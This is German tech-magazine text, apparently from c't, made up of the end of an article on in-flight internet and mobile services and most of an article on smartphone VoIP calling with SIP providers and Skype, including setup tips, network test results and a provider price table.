Herzstück von Panasonic GCS ist ein etwa schuhkarton-großer Controller, der die Verbindungen zwischen Satellit und den Onboard-Access-Points herstellt.

Bild: Lufthansa Technik AG

flügen, während Daten und SMS weiter fließen. Ferner muss die GSM-Nutzung von jedem überflogenen Land genehmigt worden sein. Das ist bei allen wichtigen, internationalen Flugrouten gegeben – hier profitieren die Anbieter von Boeings Pionierarbeit.

In Europa, Asien und dem Mittleren Osten wurde entschieden, dass die bereits vergebenen Mobilfunklizenzen nur bis in 3000 Meter Höhe gelten. So können die Fluglinien oberhalb der Grenze Inflight-Connectivity-Systeme ohne individuelle Genehmigung verwenden. Anders im US-Luftraum: Die dort zuständige FCC (Federal Communications Commission) hat entschieden, dass die Lizenzen ohne Hö-

henbeschränkung gelten. Deshalb müssen sämtliche Mobilfunkdienste beim Einflug in die USA abgeschaltet werden. Das könnte sich zukünftig ändern, da sich die amerikanischen Airlines durch diese Regelung massiv benachteiligt sehen.

### Wem nützt es?

Der wohl wichtigste Vorteil von Inflight Connectivity liegt auf der Hand: Die Passagiere haben Zugriff auf das Internet, können ihr Handy wie am Boden verwenden und so die Flugzeit produktiv nutzen. Die Airlines bekommen nicht nur eine zusätzliche Einnahmequelle, sondern auch – zumindest anfangs – ein Alleinstellungsmerkmal, das neue

Kunden in die attraktive Business und First Class lockt und alte zu halten hilft.

Zudem können die Fluglinien den Filmkonserven aus ihren Onboard-Zuspielern Live-Fernsehen zur Seite stellen: Boeing bot dies ab Ende 2005 mit vier Kanälen an, abhängig von der überflogenen Region Nachrichten oder Sport.

Wahlweise baut der Onboard-Server ein Flugzeugintranet auf, etwa für Wettervorhersagen am Zielort, Nachrichten oder Hotelbuchungen. Auch das Duty-free-Shopping lässt sich darauf verlagern: Der teure Papierkatalog wandert auf den Touchscreen an jedem Sitzplatz, die Kreditkartenabrechnung läuft auch gleich darüber.

Die Internetverbindung könnte sogar zum Lebensretter werden. Bisher kommuniziert bei medizinischen Notfällen ein speziell ausgebildeter Arzt am Boden per Funk mit der Crew. Dank Bildern und live übermittelten medizinischen Daten könnte der Mediziner die Situation besser einschätzen.

Schließlich profitiert die Airline auch bei der Flottenwartung: Die Crew meldet Probleme unmittelbar beim Auftreten an das Servicepersonal am Zielflughafen, das sich besser auf die anstehenden Arbeiten vorbereiten und diese schneller erledigen kann. Dadurch fallen die teuren Standzeiten der Flugzeuge kürzer aus.

### Kosten für die Passagiere

Die Preise für Connexion waren nach Nutzungsdauer gestaffelt: Eine halbe Stunde kostete rund 10 US-Dollar, jede weitere Minute schlug mit einem Vierteldollar zu Buch. Daneben gab es Pauschalтаре für drei (15 US-\$) und sechs Stunden (20 US-\$) sowie den ganzen Flug (30 US-\$).

Als Zahlungsmittel akzeptierte Connexion Kreditkarten, Hotspot-Guthaben von Kooperationspartnern und mitunter sogar Vielfliegermeilen. Anfang 2006 wurden die Preise zum Anreiz leicht reduziert, ab Oktober 2006 konnte der Dienst bis zur Einstellung gratis genutzt werden.

Aircells Gogo bietet unbegrenzten Zugang auf bis zu drei Stunden dauernden Flügen für 10 US-Dollar beziehungsweise 13 US-Dollar für alle längeren Routen. Row44 verlangt pro

Flug 6 US-Dollar für den Zugang per PDA oder Smartphone und 8 US-Dollar für Laptops; auf internationalen Flügen verdoppelt sich der Preis.

Panasonic System wird voraussichtlich 12 US-Dollar pro Stunde oder 22 US-Dollar für den kompletten Flug kosten. Je nachdem, ob die Airlines das System als zusätzliche Einnahmequelle oder zur Steigerung der Kundenbindung nutzen möchten, dürfte jedoch recht schnell Bewegung in die bisher recht starren Preisstrukturen kommen.

AeroMobile rechnet direkt über die monatliche Mobilfunkrechnung ab, da es sich letztlich um Roaming handelt. Ob Ihr Anbieter bereits einen Vertrag mit AeroMobile geschlossen hat, können Sie online prüfen (siehe Link am Ende des Artikels). Für Deutschland waren zum Redaktionsschluss T-Mobile und Telefonica O2 gelistet.

Außer den Nutzungspreisen sind auch die für die Airlines anfallenden Kosten interessant: Die modernen, satellitengestützten Systeme kosten 250 000 bis 350 000 US-Dollar und wiegen nur noch rund 70 Kilogramm. Sie lassen sich während einer regulären Wartung ohne aufwendige Anpassung der Flugzeugzelle installieren. Aircells Gogo-System ist dank Verzicht auf Satellitentechnik mit 45 Kilogramm das Fliegengewicht und mit etwa 100 000 US-Dollar auch das günstigste. Seine Installation kann während einer regulären Wartung innerhalb von zwei Tagen erfolgen. Der Luftwiderstand der etwa kaffeebechergroßen Antennen ist vernachlässigbar.

### Der Markt

Boeings Scheitern mit Connexion lässt sich auf drei Gründe reduzieren: Zum einen waren mobile Anwendungen beim Start von Connexion weder so weit verbreitet noch so eng mit anderen Geschäftsprozessen verbunden wie heute – Boeing startete einfach zu früh. Zweitens brachte die verwendete Hardware mit dem hohen Gewicht und der langen Installationsdauer erhebliche Anschaffungs- und Betriebskosten mit sich. Zum Dritten zählte Boeing die großen amerikanischen Airlines als sichere Kunden, doch nach dem 11. September verloren diese das Interesse. Zuletzt nutzte




Bild: Lufthansa Technik AG

Mehrere etwa telefonbuchgroße GCS-Basisstationen versorgen das Flugzeuginnere mit Internet per WLAN und GSM-Mobilfunk.





**Aircells Gogo Inflight Internet nutzt 92 modifizierte Mobilfunk-Basisstationen, um Flugzeuge über den USA vom Boden aus zu versorgen.**

nicht eine amerikanische Fluglinie Connexion.

Inzwischen hat sich der Markt verändert: Dank erschwinglicher Smartphones und Netbooks erwarten nicht mehr nur Geschäftsreisende, immer und überall online zu sein. Die geringeren Kosten und die verbesserte Hardware aktueller Systeme macht Inflight Connectivity für viele Airlines interessant. Dabei dürften die Fluglinien nicht nur auf die möglichen Zusatzeinnahmen schielen: Wenn man den aktuellen Preiskrieg bei Flugtickets betrachtet, werden diese wohl ohnehin gering ausfallen. Stattdessen werden die Systeme vor allem der Differenzierung von anderen Airlines dienen.

Experten rechnen gar damit, dass die Nutzung von Inflight Connectivity nur zu Beginn kostenpflichtig sein wird. Sobald die erste Airline die Dienste umsonst anbietet, werden auch die anderen schnell nachziehen oder ihre Tickets deutlich günstiger als die Konkurrenz anbieten müssen.

Trotzdem dürfte es noch einige Zeit dauern, bis Internet und Mobiltelefon flächendeckend in Flugzeugen verwendet werden können. So haben bis jetzt in Europa nur die Lufthansa und Turkish Airlines die Inbetriebnahme von Panasonic GCS noch für dieses Jahr angekündigt. Viele der europäischen Airlines, wie Czech Airlines, Finnair oder Swiss beobachten den Markt zwar interessiert, planen aber zumindest kurzfristig keine Anschaffung.

Da die Fluglinien ohnehin mit geringen Margen arbeiten, werden zu Beginn vor allem die Premium-Airlines ihre Jets nachrüsten. Weil aber auch sie ihre Flug-

zeuge so kurz wie möglich am Boden lassen wollen, werden die Systeme wohl nur bei großen Inspektionen nach und nach eingebaut, und das auch nur bei relativ jungen Maschinen, die nicht in den nächsten Jahren ausgemustert werden.

### Fazit

Ohne die Anschläge vom 11. September 2001 könnte Internet an Bord vielleicht schon zum Standard auf Langstreckenflügen gehören. Dass Boeing Anfang des Jahrtausends vieles richtig gemacht hat, zeigt sich schon daran, dass die Systemarchitektur von allen heute agierenden Anbietern satellitenbasierter Systeme übernommen wurde.

Mit der Gewohnheit, immer und überall online zu sein, scheint nun die Zeit gekommen, in der Passagiere auch auf Flügen mit der restlichen Welt verbunden bleiben wollen. Der zweite Anlauf könnte deshalb für Inflight Connectivity zum Erfolg werden. Spannend bleibt, wie schnell dies geschehen wird und welche Technik sich auf Kontinentalflügen durchsetzt: flexible, aber teure Satellitensysteme oder günstige, aber regional begrenzte Funksysteme. (ea)

### Literatur

- [1] Clemens Gleich, Web über den Wolken, Wie das Internet die Passagiermaschinen erobert, c't 16/01, S. 80
- [2] Peter-Michael Ziegler, Detlef Borchers, Surfen über den Wolken, Erfahrungen mit dem Internet-Angebot der Lufthansa auf Nordatlantikflügen, c't 11/05, S. 100

[www.ct.de/1013116](http://www.ct.de/1013116)

ct

Anzeige



Rudolf Opitz

# Wahl-Freiheit

## Internet-Telefonate mit dem Smartphone

**Aus dem spanischen Feriendomizil für ein bis zwei Euro-Cent pro Minute ins deutsche Festnetz telefonieren? Mit einem WLAN-Smartphone ist das kein Problem. Das Zauberwort heißt Voice over IP und steht für Sprechverbindungen über das Internet ohne teure Roaming-Gebühren.**

Um mit Smartphones günstige VoIP-Telefonate (Voice over IP) über das Internet führen zu können, braucht man nur Internetzugang – idealerweise über einen WLAN-Hotspot – und einen Anbieter für IP-Sprachdienste. Die Verbindung stellt eine VoIP-Applikation her und leitet die Sprache zu einem Anbieter wie Dus.net, Sipgate oder Skype, der sie preiswert ins Festnetz weitervermittelt.

Per WLAN fallen keine Kosten für das Roaming, sondern nur für den Internet-Zugang an. Für Anrufe in deutsche Telefonnetze bezahlt man stets dasselbe, egal, wo auf der Welt man sich befindet. Telefoniert der Gesprächspartner über den gleichen VoIP-Provider, sind die Telefonate sogar gratis. Auch für Verbindungen in andere Ländernetze bie-

ten die IP-Sprachdienstleister günstige Konditionen. Selbst die Preise für Anrufe in die Handynetze liegen mit 10 bis 20 Cent pro Minute im bezahlbaren Rahmen.

Zunächst braucht es jedoch ein VoIP-taugliches Endgerät. Mit Notebook und Headset lassen sich Internettelefonate durchaus führen, bequemer sind aber Smartphones. Geräte mit Symbian-Betriebssystem unterstützen schon länger VoIP-Verbindungen, bei manchen Modellen wie dem Nokia N95 oder dem E51 wird sogar eine Internettelefonie-Anwendung mitgeliefert. Für iPhones und Android-Smartphones gibt es VoIP-Clients als App – oft vorkonfiguriert für den jeweiligen Diensteanbieter. Manche wie Sipgate helfen mit ausführlichen Anleitungen für gängige VoIP-Endgeräte beim Ein-

richten. Auch für die Plattformen Symbian und Windows Mobile findet man passende Software.

Voraussetzung fürs qualitativ hochwertige Voipen ist ein ausreichend schneller Internetzugang – am besten per WLAN und DSL: Die meisten Clients verwenden ausschließlich diese Option, da die nötigen Datenraten sowohl in Empfangs- als auch in Senderichtung bereitstehen. Dem Vorteil der guten Verbindungsqualität steht der Nachteil entgegen, dass man über den VoIP-Dienst nur angerufen werden kann, wenn das Smartphone mit einem WLAN verbunden ist.

Mit Ausnahme der iPhone-Software gestatten die Clients des Anbieters Skype auch das Telefonieren über die Mobilfunkdatendienste GPRS, EDGE und HSPA – sinnvoll für Gespräche ins Ausland und wenn man über die VoIP-Verbindung ständig erreichbar sein will.

Vom langsamen und veralteten GPRS abgesehen, liefern die Datendienste der Mobilfunknetze in Empfangsrichtung brauchbare Datenraten, beim Voipen braucht man jedoch auch in Senderichtung eine ausreichend schnelle Verbindung, sonst kommt beim Gesprächspartner nur Gestotter an. Zudem variiert die Verbindungsqualität je nach Auslastung der Funkzelle – normale Handytelefonate haben in Mo-

bilfunknetzen immer Vorrang vor zum Surfen oder Voipen benutzte Datenverbindungen.

Für kontinuierliche Sprachübertragung sorgt bei der VoIP-Verbindung ein Zwischenspeicher im Empfangsweg (De-Jitter-Puffer), der die Datenpakete für 30 bis 50 Millisekunden sammelt und dann an die folgenden Stufen weiterreicht. So lassen sich kleinere Verzögerungen und ein gelegentlicher Paketverlust kaschieren. Ausfälle und Latenzen bis 150 ms fallen nicht weiter auf, danach kommt es beim Telefonieren zu störenden Aussetzern. Im UMTS-Netz sind 100 bis 200 ms üblich, bei EDGE sogar 200 bis 500 ms.

Abgesehen von der schwankenden Qualität spricht auch der Kostenfaktor gegen das Voipen über Mobilfunknetze. Je nach verwendetem Codec fallen dabei zu übertragende Datenmengen von bis zu einem Megabyte pro Minute an. Zwar gibt es zahlreiche Flatrate-Tarife, doch drosseln die Netzbetreiber die maximale Datenrate nach spätestens fünf übertragenen Gigabyte im Monat auf GPRS-Niveau. Preiswertere, für das Surfen mit dem Smartphone geeignete Flatrates werden schon nach 200 MByte im Monat ausgebremst – hier ist das knappe Gut Internetzugang zum Voipen in schlechter Qualität zu schade.

Je nach Land und Netzanbieter findet man im Urlaubsland jedoch hin und wieder günstige Prepaid-Karten mit Datenoption, über die sich die Internettelefonie durchaus lohnen kann. In Spanien verkauft beispielsweise der Anbieter Yoigo eine Prepaid-Karte über die Carrefour-Supermärkte, die nicht nur preiswerte Gespräche nach Deutschland, sondern auch Tages- und Monats-Flatrates bietet (Letztere kostet etwa acht Euro mit 500 MByte ungedrosseltem UMTS-Datentransfer). Sind Hotspots am Urlaubsort rar, empfiehlt sich das Voipen über UMTS als bezahlbare Alternative.

## Rotes Tuch

Den größten Bremsklotz fürs Telefonieren über das Internet bilden aber die Netzbetreiber selbst. So findet man im Kleingedruckten eines jeden Mobilfunkvertrags mit Datenoption eine Klausel, die VoIP-Dienste verbietet, zum Teil auch Instant Messenger – Letztere konkurrieren mit dem Goldesel der Netzbetreiber, dem SMS. Auch die teuer nach Minuten bezahlten Wahlverbindungen bilden eine ihrer Haupteinnahmequellen, die bei Nutzung von VoIP-Diensten weniger stark sprudeln würde.

Zwar erhöht VoIP den Traffic über die Datendienste, doch besitzen viele Kunden bereits Verträge, in denen die Datennutzung in Form einer Flatrate pauschal abgerechnet wird. VoIP ist für T-Mobile, Vodafone und Co. daher geradezu ein rotes Tuch.

Bei von den Mobilfunkanbietern subventionierten Smartphones sucht man Internettelefonie-Anwendungen vergebens, selbst wenn die Original-Firmware der vom Hersteller stammenden Geräte solche mitbringt. Als Nokia 2007 das N95 – eines der ersten WLAN-fähigen Smartphones – mit einer VoIP-Funktion auf den Markt brachte, stellten enttäuschte Vodafone-Kunden bei ihren zusammen mit dem Handy-Vertrag erworbenen Exemplaren fest, dass diese fehlte.

Wer sich fürs Voipen mit dem Handy interessiert und danach sein Smartphone aussucht, sollte es daher von einem der zahlreichen unabhängigen Händler beziehen. Das ist zwar teurer, doch dafür lässt sich bei Verträgen ohne subventioniertes Handy einiges wieder einsparen.

## Vermittlungsstellen

Die meisten der zahlreichen VoIP-Anbieter stellen Dienste nach dem SIP-Standard (Session Initiation Protocol) bereit. SIP dient nur zur Etablierung und Steuerung von Datenströmen und nutzt üblicherweise den UDP-Port 5060 für die Kommunikation mit dem Server. Für die eigentliche Audioübertragung ist das Realtime Transport Protocol (RTP) zuständig. Server und Endgerät handeln den für den Audiostream verwendeten Port dynamisch aus.

SIP-konforme Hard- und Software wie SIP-Clients und Telefonieprogramme, sogenannte Softphones, funktionieren mit den meisten Anbietern, obgleich einige auch vorkonfigurierte Apps fürs iPhone und andere Smartphones bereitstellen.

Die einfachsten SIP-Zugänge erfordern nur eine Anmeldung beim VoIP-Provider und verursachen keine monatlichen Kosten; Telefonate in Fest- und Mobilnetze werden über ein Prepaid-Guthaben abgerechnet. Viele haben auch eine Festnetz-Flatrate im Angebot (siehe Tabelle VoIP-Anbieter). Hin und wieder findet man Angebote für DSL-Telefonie, was als Marketing-Name für VoIP nach dem SIP-Standard die große Zielgruppe der DSL-Kunden ansprechen soll.

Wer die Internettelefonie ausprobieren will oder nur gelegentlich – beispielsweise im Urlaub – VoIP-Gespräche führen will, für den ist ein einfacher Zugang mit Prepaid-Guthaben richtig. Die Festnetz-Flatrates lohnen sich eher als Festnetzersatz.

Statt einer Rufnummer benutzen die SIP-Dienste eine spezielle Internet-Adresse (URI). Um aus den normalen Telefonnetzen erreichbar zu sein, vergeben die Anbieter Rufnummern aus dem Ortsnetz, in dem der Teilnehmer gemeldet ist. Meist wird dafür eine Einrichtungsgebühr fällig, zum Teil berechnen sie auch Gebühren pro Monat oder Jahr. Nur wenige Anbieter wie Avego oder Sipgate stellen sie gratis bereit.

Teuer wird das Voipen in Mobilfunknetze, hier sind zumindest bei Inlandsgesprächen Prepaid-Karten von Anbietern wie Fonix, Simyo oder Blau.de mit 9 ct/min deutlich günstiger. Im Ausland sollte man die Verbindungspreise mit denen günstiger Prepaid-Karten von lokalen

Anbietern vergleichen, die oftmals Sparangebote für Anrufe nach Deutschland anbieten.

Wer sich für eine Flatrate interessiert, sollte den Zugang zunächst testen, da SIP-Verbindungen an manchen DSL-Routern mit NAT (Network Address Translation) scheitern. SIP und RTP übermitteln ihre lokalen IP-Adressen, die der VoIP-Server wegen der NAT nicht findet. Abhilfe schafft ein STUN-Server (Session Traversal Utilities for NAT), der statt des SIP-Verbindungsservers eingetragen wird und von den meisten VoIP-Anbietern bereitgestellt wird. Dieser schickt ein Paket mit der öffentlichen IP-Adresse und dem Port zurück, die das Endgerät dann für die erfolgreiche Verständigung mit dem VoIP-Server nutzt. Fehlt ein STUN-Server, hilft bei NAT-Problemen ein Provider-Wechsel.

Eine weitere Alternative ist der VoIP-Dienst Skype. Seine proprietäre Verbindungstechnik funktioniert auch, wenn der Client hinter einem NAT-Router betrieben wird. Selbst mit den Datendiensten der Mobilfunknetze kommt er klar.

Skype stellt seine Client-Software für viele Plattformen bereit, darunter auch fürs iPhone und Symbian-Smartphones. Die Installation klappt einfach und ohne langes Konfigurieren. Nach Anmelden und Kontaktaufnahme mit dem Netz erscheint die Liste mit persönlichen Kontakten, die auch anzeigt, wer gerade online ist und angerufen werden kann.



**Die Android-App Sipdroid lässt sich auf verschiedene SIP-Anbieter einstellen und erlaubt Verbindungen über die Mobilfunknetze.**

den kann. Ist dies nicht der Fall, kann man auch eine Textnachricht schreiben – ein Instant Messenger gehört zum Funktionsumfang von Skype.

Skype setzt als proprietärer Dienst nicht auf die Standard-Codecs und benutzt stattdessen hochwertigere, die trotz stärkerer Kompression der Daten eine bessere Klangqualität liefern. Wer eine Webcam oder ein Notebook mit eingebauter Kamera besitzt, kann mit der Skype-Software auch Videogespräche führen – ausreichend schnelles DSL vorausgesetzt.

Weit über 100 Millionen registrierte Nutzer sind weltweit kostenlos direkt unter ihrem Skype-Namen erreichbar. Die Preise für



**Skype gibt es auch fürs iPhone und verschiedene Symbian-Smartphones.**



Gespräche ins deutsche Festnetz fallen mit rund zwei Cent pro Minute verglichen mit anderen VoIP-Anbietern dagegen recht hoch aus. Will man aus den Telefonnetzen auf seinem Skype-Account angerufen werden, benötigt man wie bei den SIP-Diensten eine normale Rufnummer. Bei Skype heißen diese Nummern Online-Nummern und stehen in 25 Ländern bereit, etwa in Deutschland, den Niederlanden und der Schweiz – nicht aber in Österreich. Skype kassiert dafür happige 17,25 Euro pro Quartal oder 57,50 Euro pro Jahr.

## VoIP einrichten

Das Einrichten der Skype-Anwendung geht sehr leicht von der Hand: Es genügt, die Applikation aus dem App Store des iPhone oder – bei Symbian-Smartphones – aus Nokias Ovi Store zu installieren. Die Symbian-Software ist auch auf der Skype-Website direkt zu finden, doch klappt der Download nur mit Modellen, die auf der Kompatibilitätsliste stehen.

Besitzt man zum Beispiel ein Nokia E75 oder ein S60-3rd-Edition-Gerät von Samsung wie das I7110 Pilot, kann man es mit der Beta-Version versuchen, die Skype offiziell nicht mehr unterstützt, die aber in einigen Software-Sammlungen im Netz noch zu finden ist (siehe c't-Link am Ende des Artikels). Auch die Windows-Mobile-Version hat Skype eingestellt.

Bei Geräten mit Nokias Linux-Betriebssystem Maemo wie dem Webtablet N810 oder dem Smartphone N900 ist Skype vorinstalliert. Für Besitzer anderer Smartphones (Android, Windows Mobile) gibt es den Dienst Fring, dessen App sowohl Skype als auch SIP und diverse Instant Messenger unterstützt [1].

Beim ersten Start des Skype-Clients reicht es, sich mit Nutzernamen und Passwort anzumelden oder einen neuen Zugang zu erstellen, wozu man nur eine E-Mail-Adresse angeben muss. Ein Prepaid-Guthaben ist erst erforderlich, wenn man mit dem Skype-Client Rufnummern in anderen Telefonnetzen wählen will. Zum Anrufen von Skype-Kontakten reichen die Nutzernamen.

Etwas komplizierter ist die Konfiguration eines SIP-Zugangs, so der Anbieter keine vorkonfigurierte App anbietet. Alle halbwegs aktuellen Symbian-Smartphones besitzen zwar einen SIP-Client, eine frei konfigurierbare Internet-Telefonie-Anwendung bieten jedoch nur wenige Modelle wie Nokias N95 oder E51.

Die meisten ESeries-Handys von Nokia installieren die nötige Software mit Hilfe eines Assistenten nach, bieten aber in der Regel keine für den gewählten Provider an. Dann sollte man es zunächst mit einem Firmware-Update versuchen. So stellte unser Testgerät E75 zunächst nur den Dienst Gizmo zur Wahl. Nach Aktualisierung der Firmware über das PC-Programm

Ovi-Suite 2 erschien in der Auswahl auch ein Client für Sipgate.

Bei der automatischen Einrichtung sollte man auf die richtigen Angaben zu Benutzernamen und Passwort achten: Wie Sipgate verwenden viele Anbieter unterschiedliche Zugangsdaten für ihre Website und für den Zugriff auf die VoIP-Server. Die korrekten Einstellungen finden angemeldete Sipgate-Kunden auf der Website im Helpcenter unter Konfiguration/Nokia VoIP-Client. Diese Zugangsdaten braucht man auch beim manuellen Einrichten etwa des E51.

Die wichtigste Angabe ist außer dem Internetzugang – die Clients nutzen dazu nur WLAN – der öffentliche Benutzername. Er nennt sich auch Uniform Resource Identifier (URI), ersetzt bei internen SIP-Verbindungen die Rufnummer und hat das Format „sip:12345@beispiel-server.de“. „12345“ steht für den Benutzernamen und „beispiel-server.de“ für die Domain des Anbieters.

Außerdem braucht der SIP-Client die Adresse und Anmeldedaten für den Proxyserver (als UDP-Port verwendet man, so der Anbieter nichts anderes vorgibt, den SIP-Port 5060) und den Anmeldeserver. Treten Probleme mit einem NAT-Router auf, trägt man statt des Anmeldeservers den vom Provider angegebenen STUN-Server ein. Wichtig: STUN-Server nutzen einen anderen Port (3478 oder 3479) als SIP.

Der Android Market stellt zum Voipen über SIP-Dienste den

guten Client Sipdroid bereit, der sich für verschiedene Anbieter konfigurieren lässt, auch die Mobilfunknetze nutzt und in den Einstellungen verschiedene Sprachcodecs bereitstellt.

Für das iPhone gibt es nicht nur eine Skype-Software, auch viele SIP-Provider bieten eine eigene App für ihren Dienst. Der Vorteil liegt in der einfacheren Konfiguration: Man braucht nur noch die Zugangsdaten für die VoIP-Server einzutragen.

Während die SIP-Programme für Symbian OS nur WLAN als Internetzugang zulassen, erlaubt der Sipgate-Client des iPhone auch das Voipen per Mobilfunk, warnt aber vor einer Verletzung der Vertragsvorgaben (die Netz-anbieter schließen die Nutzung von VoIP-Diensten in der Regel aus). Die Skype-Software des iPhone verlangt dagegen zwingend eine WLAN-Verbindung.

## Erreichbarkeit

Da das iPhone von wenigen Ausnahmen abgesehen kein Multitasking erlaubt, bleibt man nur erreichbar, solange die jeweilige VoIP-Anwendung läuft. Beim Wechsel in das Hauptmenü werden die Apps beendet. Das laufende Skype-Programm blockiert wiederum die Displaysperre: Das iPhone bleibt ständig an. Schaltet man es von Hand aus, ist man nicht mehr erreichbar.

Bei Multitasking-Smartphones mit Android oder Nokias ESeries-Modellen mit Symbian-Betriebs-

VoIP-Anbieter									
Anbieter	Webadresse	Anrufe Festnetz	Anrufe Mobilfunk	Festnetz-Flatrate	Prepaid	Festnetz-Rufnummer	Clients für	STUN-Server	Bemerkungen
1Xnet.de	www.1xnet.de	0,89 ct/min	19 ct/min	29,95 € / Mon. (15 Länder)	✓	15 €	–	✓	–
Avego	www.avego.de	0,95 ct/min	16,9 ct/min	6,85 € / Mon. (D)	–	kostenlos	–	✓	keine mobile Nutzung erlaubt, Notrufe werden an gemeldeten (Festnetz)-Standort verwiesen
Axxeso	www.axxeso.de	1,5 ct/min	16,9 ct/min	–	✓	3 € + 0,50 € / Mon.	–	k. A.	–
BellSIP	www.bellsip.com	1 ct/min	14,9 ct/min	6 € / Mon. (D)	✓	5 € / Jahr	–	✓	zur Flatrate gehören 200 Freiminuten in 30 Auslandsfestnetze
call2blue	www.call2blue.com/de	2,4 ct/min	18,5 bis 20,1 ct/min	–	✓	9,80 € / Mon.	–	✓	–
dus.net	http://dus.net/	1 ct/min	13,90 ct/min	–	✓	10 € + 5 € / Jahr	–	✓	–
simplyConnect	www.simply-connect.de	1,29 ct/min	16,9 ct/min	–	✓	10 €	–	✓	Minutenpakete erhältlich
sipgate	www.sipgate.de	1,79 ct/min	14,9 ct/min	8,90 € / Mon. (D)	✓	kostenlos	iPhone, Symbian	✓	–
sipkom	www.sipkom.com/de	1 ct/min	11,9 ct/min	–	✓	kostenlos, Prepaidkonto mind. 40 €	–	✓	–
sipload	www.sipload.de	1,38 ct/min	17,8 ct/min	7,95 € / Mon. (D)	✓	10 € + 0,95 € / Mon.	–	✓	–
Skype	www.skype.de	2 ct/min + 4,5 bis 9 ct pro Verbindung	23 ct/min + 4,5 bis 9 ct pro Verbindung	5,74 € / Mon. (D)	✓	57,50 € / Jahr	iPhone, Symbian, Maemo	–	Videotelefonie und Messenger, proprietärer P2P-Dienst
Sparvoip	www.sparvoip.de	0 ct/min	16,7 ct/min	–	✓	1 €	–	✓	kostenlose Festnetz-anrufe auf 120 Tage begrenzt, nach Aufladen des Prepaidkontos weitere 120 Tage
Raketu	www.raketu.com	1,38 ct/min	12,5 ct/min	–	✓	–	Android, Blackberry, iPhone, Symbian, Win Mobile	–	Videotelefonie, SMS, keine Notrufe
Vortel	http://vortel.de	1,7 ct/min	14,9 ct/min	8,49 € / Mon. (D)	✓	4,95 €	–	✓	–

system sieht die Erreichbarkeit besser aus: Die Clients laufen im Hintergrund und melden eingehende Anrufe auch im Standby. Dazu müssen sie jedoch in einem bekannten WLAN angemeldet und mit dem SIP-Dienst verbunden sein, was beide automatisch erledigen, wenn das WLAN in Reichweite ist.

Alle getesteten SIP-Clients nehmen es zudem übel, wenn man die Internetverbindung nebenher zum Surfen oder für andere Dienste nutzt. Obwohl sie eine bestehende Verbindung melden, erhält ein Anrufer den „Keine Verbindung“-Fehlerton. Erst nach Beenden und Wiederaufbau der SIP-Verbindung sind sie wieder erreichbar. Hier zeigt sich der Skype-Client für Symbian-Geräte deutlich robuster. Ist er zusammen mit einem SIP-Client aktiv, nimmt dieser keine Anrufe entgegen, Skype dagegen schon.

## Lange Leitung

Über WLAN und DSL (in Sende- richtung sollte man mindestens 128 kBit/s, besser 256 kBit/s erreichen) boten alle getesteten Kombinationen aus Smartphone und VoIP-Client eine gute bis sehr gute Sprachqualität. Nur der Versuch, über einen Hotspot von T-Mobile zu voipen, misslang. T-Mobile blockiert diese ihm unliebsamen Dienste. Eine SIP-Verbindung ließ sich nicht aufbauen, selbst der schwer zu sperrende Skype-Dienst über- trug nur einige Satzketzen.

Der Sipgate-Client für das iPhone funktioniert zwar auch bei Internetverbindungen per Mobilfunk, doch sogar mit einer schnellen UMTS/HSPA-Leitung werden nur Bruchstücke übertragen, ein Gespräch zu führen, ist nicht möglich. Etwas besser schlägt sich das Android-Smartphone HTC Legend mit dem Sipdroid, der auch im Mobilfunknetz erreichbar bleibt. Doch auch hier stören ständige Aussetzer das Te-

lefongespräch. SIP-Dienste reagieren offensichtlich empfindlich auf die je nach Empfangslage und Auslastung der Funkzelle wechselnden Datenraten und Latenzen. Zudem blockieren O2 und Vodafone den Port für SIP.

Das proprietäre Skype-Protokoll erweist sich bei Mobilfunkverbindungen als deutlich robuster. In den UMTS/HSPA-Netzen von O2, T-Mobile und Vodafone bei normaler Zellauslastung lieferte Skype eine brauchbare bis gute Qualität, Aussetzer kamen nur selten vor. Sogar im EDGE-beschleunigten GSM-Netz von T-Mobile konnten wir mit Skype noch halbwegs vernünftig telefonieren. Erst in den langsamen GPRS-Netzen von E-Plus, O2 und Vodafone (maximal 53,6 kBit/s) hagelte es Aussetzer – zum Voipen völlig ungeeignet.


Im UMTS-Netz von E-Plus hat mittlerweile auch der Datenturbo HSDPA Einzug gehalten, doch nur mit mageren 1,8 MBit/s und sehr hohen Latenzzeiten von 300 bis 500 Millisekunden. Skype schaffte hierüber nur eine Sprachverbindung mit verminderter Qualität und zahlreichen Aussetzern, über die man nicht gerne telefoniert.

Apropos Qualität: Wer sich am vernehmbaren Rauschen von VoIP-Verbindungen stört – das ist Absicht. Eigentlich braucht man beim Voipen in Gesprächspausen keine Datenpakete zu übertragen, doch wäre das Ergebnis Stille und leicht als Verbindungsabbruch zu missverstehen. Daher wird bestehenden Sprachverbindungen ein leises Rauschen beigegeben (Comfort Noise Generation, CNG).

## Fazit

Unterm Strich lohnt sich ein VoIP-Zugang fürs mit WLAN ausgestattete Smartphone, auch wenn man ihn nicht jeden Tag benutzt. Im Ausland lässt sich mit VoIP eine Menge sparen, man braucht nur einen WLAN-Zugang. Für die Datendienste der Mobilfunknetze eignet sich das Voipen nur in Ausnahmefällen, da es meist zu teuer ist und die Qualität stark schwankt.

Wer in der Heimat schon VoIP über einen SIP-Anbieter wie Sipgate nutzt, kann ihn problemlos auch im Ausland einsetzen. Dank Internet braucht nichts umkonfiguriert oder vorgewählt zu werden. Sonst empfiehlt sich



